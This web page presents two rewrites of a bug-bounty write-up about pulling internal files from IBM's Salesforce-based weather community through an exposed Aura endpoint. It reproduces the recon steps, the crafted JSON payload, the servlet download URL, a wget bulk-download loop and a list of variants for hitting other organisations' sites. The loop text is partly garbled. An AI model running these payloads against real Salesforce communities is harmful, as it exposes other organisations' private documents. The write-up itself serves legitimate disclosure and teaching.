How I was able to access IBM internal documents
 Published on medium.com
Hi, today I will share how I was able to access internal data of https://weathercommunity.ibm.com using salesforce misconfiguration.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up is about accessing internal documents on weathercommunity.ibm.com, an IBM community site built on Salesforce Experience Cloud (formerly Community Cloud). The site is hosted on a Salesforce-provided hostname, and the researcher's route in was a misconfiguration in how that Salesforce community exposed its Aura endpoint and its file download servlet.
The technique is not new: the researcher explicitly builds on an existing blog post about Salesforce, and asks readers to read that first. The core idea is that Salesforce communities expose an Aura endpoint (/s/sfsites/aura) that accepts a serialised Message parameter describing server-side actions. If the community lets an unauthenticated visitor invoke a controller action that lists records, the visitor can enumerate objects they should never see.
Setup
The precondition was finding a hostname that pointed, via CNAME, at a Salesforce community hostname. The CNAME patterns of interest were:
*.force.com
*.secure.force.com
*live.siteforce.com
To find candidates, the researcher used the tool cngo (https://github.com/yghonem14/cngo) to resolve CNAMEs for websites that have a program on HackerOne, using the hostname list from Chaos (https://chaos.projectdiscovery.io/). This produced weathercommunity.ibm.com, which pointed to:
That CNAME is the signal: the IBM-branded hostname is served by a Salesforce community instance, so the Aura endpoint and the Salesforce file servlet are reachable under the IBM domain.
Finding it
With the hostname identified, the researcher located an Aura endpoint on the community. The endpoint is a POST to /s/sfsites/aura with a long query string naming a set of actions and their counts:
POST /s/sfsites/aura?r=2&applauncher.CommunityLogo.getCommunityName=1&applauncher.CommunityLogo.getLogoURL=1&applauncher.EmployeeLoginLink.getEmployeeLoginUrl=1&applauncher.EmployeeLoginLink.getIsAllowInternalUserLoginEnabled=1&applauncher.SocialLogin.getAuthProviders=1&applauncher.SocialLogin.getSamlProviders=1&applauncher.SocialLogin.handleIdp=1&other.LightningLoginForm.getForgotPasswordUrl=1&other.LightningLoginForm.getIsSelfRegistrationEnabled=1&other.LightningLoginForm.getIsUsernamePasswordEnabled=1&other.LightningLoginForm.getSelfRegistrationUrl=1&ui-communities-components-aura-components-forceCommunity-richText.RichText.getParsedRichTextValue=2&ui-communities-components-aura-components-forceCommunity-seoAssistant.SeoAssistant.getSeoLanguageData=1 HTTP/1.1
This is the standard shape of an Aura request from a community login or landing page: the query string lists the actions the page wants and how many times each is called. The interesting part is the request body, which carries a Message parameter. That parameter is a JSON document describing the actions to run on the server. Because the client controls it, the researcher could replace the benign page actions with a different controller action.
Exploitation
Step 1: Replace the Message parameter
The researcher sent the request to Burp Repeater and changed the Message parameter value to the following payload:
{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"MARKER","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":false,"enableRowActions":false}}]}
The payload asks the server to run SelectableListDataProviderController's getItems action. The params object controls what is listed: entityNameOrId names the object to query, layoutType is FULL, pageSize is 100, and currentPage is 0.
Step 2: Point it at ContentDocument

The researcher replaced the MARKER string with ContentDocument, so the action lists Salesforce ContentDocument records, the object that represents files in Salesforce's document library. The response, shown in the screenshot, returned more than 900 IDs.
Step 3: Download the documents
The researcher extracted the IDs that started with 069, the IDs that started with 069, and downloaded each one through the Salesforce file servlet:
https://weathercommunity.ibm.com/sfc/servlet.shepherd/document/download/ID
An example document URL from the report:
https://weathercommunity.ibm.com/sfc/servlet.shepherd/document/download/0690h0000060wuHAAQ
To automate the downloads, the researcher used a short bash loop that reads IDs from a file and fetches each one with wget:
while read ido wget --no-check-certificate "https://weathercommunity.ibm.com/sfc/servlet.shepherd/document/download/$i"done < $1
Step 4: Review what came back

The downloaded files included internal images. The report shows a sample of them:
Root cause
The community's Aura endpoint accepted a client-supplied Message that named a controller action (SelectableListDataProviderController.getItems) and an arbitrary entity (ContentDocument), and it returned records to an unauthenticated visitor. In other words, the endpoint returned ContentDocument records to the researcher, and the download servlet served those records by ID.
This is the classic Salesforce community misconfiguration described in the blog the researcher cites: the Aura endpoint is reachable, the action is callable, and the object is enumerable. The report does not describe the specific sharing settings or guest user profile configuration that allowed it, so the exact configuration mistake is not stated;
Impact
An unauthenticated visitor to the community could list ContentDocument records and download the underlying files through the standard Salesforce download servlet. In this case the listing returned more than 900 document IDs, and the sample of downloaded files shown included internal images. The impact is limited to what the guest user can read: the researcher's method lists ContentDocument and downloads by ID, so the exposure is bounded by the object permissions and sharing of the community's guest user. The report does not state how many documents were actually downloaded or what other file types were present.
Fix
Based on the mechanism, the changes that would close this are: restrict which Aura actions a guest user can invoke, remove guest read access to ContentDocument (and to any other object that should not be public), and ensure the download servlet enforces the same sharing rules as the record listing.
Variants to test
- Other Salesforce communities. Resolve CNAMEs for other organisations' hostnames against
*.force.com,*.secure.force.comand*live.siteforce.com, then try the sameMessagepayload against/s/sfsites/aura. A positive result is a JSON response containing record IDs for an object the visitor should not see. - Other objects. Replace
ContentDocumentinentityNameOrIdwith other Salesforce objects such asAccount,Contactor custom objects. A positive result is a list of records returned to an unauthenticated caller. - Other controllers. The
descriptorfield names the controller and action; try otherserviceComponent://descriptors that expose list or detail actions. A positive result is any action that returns data rather than an authorisation error. - Direct servlet access. For any ID returned, request
/sfc/servlet.shepherd/document/download/<ID>. A positive result is a file download rather than a login redirect or error.
Reporting:

The researcher's Twitter handle is @Mohamed12742780.
What happened, in plain words
A security researcher found that a website IBM runs for its weather community, at weathercommunity.ibm.com, was letting anyone on the internet read internal documents without logging in. The site is not built from scratch by IBM: it runs on a platform called Salesforce, and specifically on a Salesforce product for building public-facing communities. The researcher did not guess a password or break any encryption. He found a misconfiguration in the Salesforce setup and used it.
The door has two parts. The first is a web address on the site that accepts instructions from the visitor's browser and passes them to Salesforce's servers. The second is a file-download address that hands out any file if you know its ID. Put together, a visitor could ask the first address for a list of file records, then feed those IDs to the second address and download the files. The researcher got more than 900 IDs this way, and the sample of downloaded files shown included internal images.
This is a beginner's walkthrough of how that worked. You only need a browser and a computer to follow the ideas; the actual testing used a tool for intercepting web traffic, which I explain when it comes up.
The background: what Salesforce communities are
Salesforce is a company that hosts software for other companies. One of its products lets an organisation build a public website, called a community, where customers or partners can log in, read articles, download files and so on. IBM used it for weathercommunity.ibm.com.
When you build a community on Salesforce, Salesforce gives it a hostname of its own, something ending in live.siteforce.com. The organisation then points its own nice-looking domain at that hostname. The mechanism for pointing one domain name at another is called a CNAME record. Think of it like a mail-forwarding sticker on a letterbox: the letter is addressed to the IBM name, but the sticker says "actually, deliver this to the Salesforce address". Anyone can look up that sticker, because domain records are public.
That public sticker is the first clue. If weathercommunity.ibm.com forwards to a Salesforce hostname, then the site is a Salesforce community, and all the standard Salesforce addresses exist underneath the IBM name.
The blog that started it
The researcher says the write-up depends on an existing blog post about Salesforce, and asks you to read that first. If the community lets a visitor who is not logged in run an action that lists records, the visitor can list records they should never see.
So the plan was: find a community, find its Aura endpoint, and see whether it would list something interesting for a stranger.
Step 1: Find a candidate site
The researcher looked for hostnames that pointed, via CNAME, at one of these Salesforce patterns:
*.force.com
*.secure.force.com
*live.siteforce.com
In plain words: the * is a wildcard meaning "anything". So the first line means "any hostname that ends in .force.com", the second "any hostname that ends in .secure.force.com", and the third "any hostname that ends in live.siteforce.com". If an organisation's own domain forwards to one of these, that organisation is running a Salesforce community.
To find such hostnames at scale, he used a tool called cngo (https://github.com/yghonem14/cngo) to look up CNAMEs for websites that run a bug bounty program on HackerOne, using a public list of hostnames from Chaos (https://chaos.projectdiscovery.io/). A bug bounty program is an arrangement where a company invites outside researchers to test its systems and report problems, sometimes for a reward. Chaos is a public dataset of hostnames collected from across the internet, useful as a starting list.
That search turned up weathercommunity.ibm.com, which pointed to:
Read that as: the IBM name, followed by a Salesforce-generated identifier, followed by live.siteforce.com. The presence of that Salesforce suffix is the signal. The IBM-branded site is really a Salesforce community, so the Aura endpoint and the Salesforce file-download address are reachable under the IBM domain.
Step 2: Find the Aura endpoint
With the hostname in hand, the researcher located an Aura endpoint on the community. An endpoint is simply a specific address on a server that accepts a particular kind of request, like a service counter in a large building: the building has many doors, but only one counter handles passport renewals.
The endpoint he found is a POST request to /s/sfsites/aura, with a long query string naming a set of actions and how many times each is called:
POST /s/sfsites/aura?r=2&applauncher.CommunityLogo.getCommunityName=1&applauncher.CommunityLogo.getLogoURL=1&applauncher.EmployeeLoginLink.getEmployeeLoginUrl=1&applauncher.EmployeeLoginLink.getIsAllowInternalUserLoginEnabled=1&applauncher.SocialLogin.getAuthProviders=1&applauncher.SocialLogin.getSamlProviders=1&applauncher.SocialLogin.handleIdp=1&other.LightningLoginForm.getForgotPasswordUrl=1&other.LightningLoginForm.getIsSelfRegistrationEnabled=1&other.LightningLoginForm.getIsUsernamePasswordEnabled=1&other.LightningLoginForm.getSelfRegistrationUrl=1&ui-communities-components-aura-components-forceCommunity-richText.RichText.getParsedRichTextValue=2&ui-communities-components-aura-components-forceCommunity-seoAssistant.SeoAssistant.getSeoLanguageData=1 HTTP/1.1
Line by line:
POSTis the type of request used when the browser sends data to the server, as opposed toGET, which just asks for a page. Think ofGETas "please show me this page" andPOSTas "here is some data, please process it"./s/sfsites/aurais the path on the server.aurais the name of Salesforce's framework for building interactive pages, and this path is where the browser sends its instructions to that framework.- Everything after the
?is the query string: a list ofname=valuepairs. Here each pair names an action, such asapplauncher.CommunityLogo.getCommunityName, and gives a count, such as=1. The&separates the pairs. This is the standard shape of an Aura request coming from a community login or landing page: the page tells the server which actions it wants and how many times each is called. HTTP/1.1at the end states the version of the web protocol being used.
The interesting part is not the query string but the request body, which carries a parameter called Message. A request body is the part of the request that carries data, as opposed to the address line. The Message parameter is a JSON document describing the actions to run on the server. JSON is a text format for structured data, made of curly braces, names in quotes, and values; it is how programs exchange data in a way both sides can read.
Because the browser controls the Message value, the researcher could replace the harmless page actions with a different action of his choosing. That is the whole trick: the server trusts the client to say what it wants to run.
Step 3: Replace the Message parameter
The researcher sent the request to Burp Repeater and changed the Message parameter value to the following payload. Burp Suite is a tool that sits between your browser and the server, letting you see and edit requests before they are sent. Repeater is the part of Burp that lets you take one request, edit it, and send it again and again to see what changes. A payload here just means the data you put into the request.
{"actions":[{"id":"123;a","descriptor":"serviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems","callingDescriptor":"UNKNOWN","params":{"entityNameOrId":"MARKER","layoutType":"FULL","pageSize":100,"currentPage":0,"useTimeout":false,"getCount":false,"enableRowActions":false}}]}
Line by line, in plain words:
- The outer
{ ... }is one JSON object. Inside it there is a single field,actions, whose value is a list (the square brackets[ ]). - The list contains one action, also a JSON object. Its
idis"123;a", a label the client uses to match the response back to the request. descriptornames the server-side code to run. It readsserviceComponent://ui.force.components.controllers.lists.selectableListDataProvider.SelectableListDataProviderController/ACTION$getItems. In everyday terms, this is the full name and address of a function on the server: the controller isSelectableListDataProviderController, and the action isgetItems, meaning "give me a list of items".paramsis an object holding the settings for the action:entityNameOrIdis"MARKER", a placeholder. This is the name of the kind of record to list. The researcher will swap it out in the next step.
Why do this? Because the original request only asked for harmless things like the community's name and logo. By replacing the Message, the researcher asks the server to run a listing action instead, and to list whatever kind of record he names.
Step 4: Point it at ContentDocument
The researcher replaced the MARKER string with ContentDocument. In Salesforce, ContentDocument is the internal name of the object that represents a file in the document library. An object here means a type of record in the database, like a table in a spreadsheet; each row is one record. So ContentDocument is the table of files.
The response, shown in the screenshot, returned more than 900 IDs.
The screenshot shows the server's reply: a long list of records, each with an ID. An ID in Salesforce is a short string of letters and digits that uniquely identifies one record, like a library catalogue number. The researcher noticed that the IDs started with 069. That prefix is a useful confirmation that the listing really returned files and not something else.
Step 5: Download the documents
With a list of IDs, the researcher extracted the ones starting with 069 and downloaded each one through the Salesforce file servlet:
https://weathercommunity.ibm.com/sfc/servlet.shepherd/document/download/ID
A servlet is a small program on a web server that handles a particular kind of request. The address above is a template: you replace ID with an actual record ID and the server sends you the file.
An example document URL from the report:
https://weathercommunity.ibm.com/sfc/servlet.shepherd/document/download/0690h0000060wuHAAQ
That is the same template with a real ID filled in. Requesting it downloads the file behind that record.
To automate the downloads, the researcher used a short bash loop that reads IDs from a file and fetches each one with wget:
while read ido wget --no-check-certificate "https://weathercommunity.ibm.com/sfc/servlet.shepherd/document/download/$i"done < $1
Line by line:
- A loop is a way to repeat the same instruction for each item in a list, like handing out leaflets to each person in a queue.
- TLS is the encryption that puts the padlock in your browser; skipping the check means the download will proceed even if the certificate cannot be verified.
Why automate? Because there were more than 900 IDs. Doing that by hand in a browser would take hours; a loop does it in minutes.
Step 6: Review what came back
The downloaded files included internal images. The report shows a sample of them:
The screenshot shows a sample of the internal images. This is the proof that the technique reached real data and not just empty records.
Why this worked
The community's Aura endpoint accepted a Message supplied by the client that named a controller action (SelectableListDataProviderController.getItems) and an arbitrary object (ContentDocument), and it returned records to a visitor who was not logged in. In other words, the endpoint did not check that the caller was allowed to list ContentDocument records. The download servlet then served those records by ID.
This is the classic Salesforce community misconfiguration described in the blog the researcher cites: the Aura endpoint is reachable, the action is callable, and the object is enumerable. Enumerable means you can walk through the records one by one, because the server will list them for you.
The report does not describe the specific sharing settings or guest user profile configuration that allowed it, so the exact configuration mistake is not stated. A guest user is the anonymous visitor account that Salesforce uses when nobody is logged in; whatever that account can read, the whole internet can read.
What the impact was
An unauthenticated visitor to the community could list ContentDocument records and download the underlying files through the standard Salesforce download servlet. In this case the listing returned more than 900 document IDs, and the sample of downloaded files shown included internal images.
The impact is limited to what the guest user can read. The researcher's method lists ContentDocument and downloads by ID, so the exposure is bounded by the object permissions and sharing of the community's guest user. The report does not state how many documents were actually downloaded or what other file types were present.
How it could be fixed
Based on the mechanism, the changes that would close this are: restrict which Aura actions a guest user can invoke, remove guest read access to ContentDocument (and to any other object that should not be public), and ensure the download servlet enforces the same sharing rules as the record listing.
Other places to try the same idea
- Other Salesforce communities. Resolve CNAMEs for other organisations' hostnames against
*.force.com,*.secure.force.comand*live.siteforce.com, then try the sameMessagepayload against/s/sfsites/aura. A positive result is a JSON response containing record IDs for an object the visitor should not see. - Other objects. Replace
ContentDocumentinentityNameOrIdwith other Salesforce objects such asAccount,Contactor custom objects. A positive result is a list of records returned to an unauthenticated caller. - Other controllers. The
descriptorfield names the controller and action; try otherserviceComponent://descriptors that expose list or detail actions. A positive result is any action that returns data rather than an authorisation error. - Direct servlet access. For any ID returned, request
/sfc/servlet.shepherd/document/download/<ID>. A positive result is a file download rather than a login redirect or error.
Reporting:
The researcher's Twitter handle is @Mohamed12742780.
Glossary
- Aura endpoint: the address
/s/sfsites/auraon a Salesforce community where the browser sends instructions about which server-side actions to run. - Bash: a command-line shell on Linux and macOS used to run commands and small scripts.
- Bug bounty program: an arrangement where a company invites outside researchers to test its systems and report problems, sometimes for a reward.
- Burp Repeater: the part of the Burp Suite tool that lets you take one web request, edit it, and send it again to see what changes.
- Chaos: a public dataset of hostnames collected from across the internet, used as a starting list for finding targets.
- CNAME record: a public domain record that points one hostname at another, like a mail-forwarding sticker.
- ContentDocument: the Salesforce object that represents a file in the document library.
- Controller: a piece of server-side code that handles a request and returns data; here,
SelectableListDataProviderController. - Endpoint: a specific address on a server that accepts a particular kind of request.
- Enumerable: able to be listed record by record, because the server will return the list to you.
- Guest user: the anonymous visitor account Salesforce uses when nobody is logged in; whatever it can read, the whole internet can read.
- HTTP: the protocol browsers and servers use to exchange requests and responses.
- ID: a short string that uniquely identifies one record, like a library catalogue number.
- JSON: a text format for structured data, made of curly braces, names in quotes, and values.
- Object: a type of record in a database, like a table in a spreadsheet.
- Payload: the data you put into a request.
- POST: the type of HTTP request used when the browser sends data to the server.
- Query string: the part of a URL after the
?, made ofname=valuepairs separated by&. - Request body: the part of a request that carries data, as opposed to the address line.
- Servlet: a small program on a web server that handles a particular kind of request.
- TLS: the encryption that puts the padlock in your browser.
- wget: a command-line program that downloads a file from a URL.
- Wildcard: the
*symbol, meaning "anything" in a pattern.